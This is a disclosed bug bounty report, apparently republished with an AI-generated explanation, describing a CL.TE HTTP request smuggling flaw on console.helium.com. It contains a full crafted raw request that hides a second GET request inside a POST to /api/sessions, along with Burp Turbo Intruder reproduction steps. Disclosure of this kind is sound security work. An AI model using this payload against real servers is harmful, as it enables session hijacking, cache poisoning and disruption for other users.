HTTP request Smuggling
The Helium console website was vulnerable to CL.TE HTTP request smuggling, where the front-end server uses Content-Length and the back-end uses Transfer-Encoding. An attacker could smuggle a request to the back-end without the front-end being aware, potentially disrupting user experience and enabling session hijacking, privilege escalation, or cache poisoning.
 Originally disclosed on HackerOne
- Triaged in 4 days
- Fixed in 25 days
- Paid in 25 days
- Disclosed after 56 days
When malformed or abnormal HTTP requests are interpreted by one or more entities in the data flow between the user and the web server, such as a proxy or firewall, they can be interpreted inconsistently, allowing the attacker to "smuggle" a request to one device without the other device being aware of it.
console.helium.com s vulnerable to CL TE ( Front end server uses Content-Length , Back-end Server uses Transfer-encoding ) HTTP request smuggling attack.
##Products affected:
Helium console Website. : console.helium.com
##Steps To Reproduce:

- Run the burp suite turbo intruder on the following request
POST /api/sessions HTTP/1.1
Host: console.helium.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://console.helium.com/login
Content-Type: application/json
Content-Length: 109
DNT: 1
Connection: close
Cookie: __cfduid=dc0212a0b1dcc0fe5853ef4e6b6d669ff1588840067; amplitude_id_2b23c37c10c54590bf3f2ba705df0be6helium.com=eyJkZXZpY2VJZCI6ImJmZDVjNzFmLWVhMWUtNDlmZi1hZGYyLTNlYWY3OTBjNmU3YlIiLCJ1c2VySWQiOm51bGwsIm9wdE91dCI6ZmFsc2UsInNlc3Npb25JZCI6MTU4ODg0MDA3NzA2MiwibGFzdEV2ZW50VGltZSI6MTU4ODg0MTg5MDk3NiwiZXZlbnRJZCI6NywiaWRlbnRpZnlJZCI6Miwic2VxdWVuY2VOdW1iZXIiOjl9
Transfer-Encoding: chunked

39
{"session":{"email":"[email protected]","password":"sdfsdf"}}
00

GET / HTTP/1.1
Host: www.helium.com
foo: x
-
Script for tubro Intruder is attached. Word list can be any list containing any characters.
-
Observe 200 Ok response for the /api/sessions post request which is supposed to give 401 Unauthorized {"errors":{"error":["The email address or password you entered is not valid"]}} Please refer the attached screenshot ( Smuggle Request1.png ) which contain the expected response.
-

This successfully confirms vulnerability.Please refer attached screenshot ( Final Response.png ). A recoding is attached as well.
Any suggestions or improvement in reports are welcome
Impact
It is possible to smuggle the request and disrupt the user experience. Session Hijacking, Privilege Escalation and cache poisoning can be the impact of this vulnerability as well. Self-Xss can be escalated to XSS. It can be chained with other vulnerabilities to raise their severity. As unauthenticated testing is performed the exact impact of the vulnerability cannot be predicted.
For more information about the vulnerability please refer : https://cwe.mitre.org/data/definitions/444.html ; https://capec.mitre.org/data/definitions/33.html
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the front-end and back-end servers interpret the request boundaries differently because one honours Content-Length and the other honours Transfer-Encoding.
Impact
An attacker could smuggle requests to disrupt user experience, and potentially achieve session hijacking, privilege escalation, or cache poisoning, though the exact impact is uncertain because testing was unauthenticated.
What the attacker needed
None
How it was found
- Send a crafted POST request to the sessions API endpoint with both Content-Length and Transfer-Encoding headers.
- Use Burp Suite Turbo Intruder to send the request with a word list of characters.
- Observe a 200 OK response instead of the expected 401 Unauthorized error for invalid credentials.
- Confirm the vulnerability by the unexpected successful response.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a website sits behind a proxy or firewall, both devices read the same HTTP request. If they disagree about where one request ends and the next begins, an attacker can hide a second request inside the first. The back-end server then processes the hidden request, which the front-end never saw.
What is Smuggling / CRLF?
A front end and a back end split one connection's bytes into requests differently, letting an attacker hide a request inside another user's.





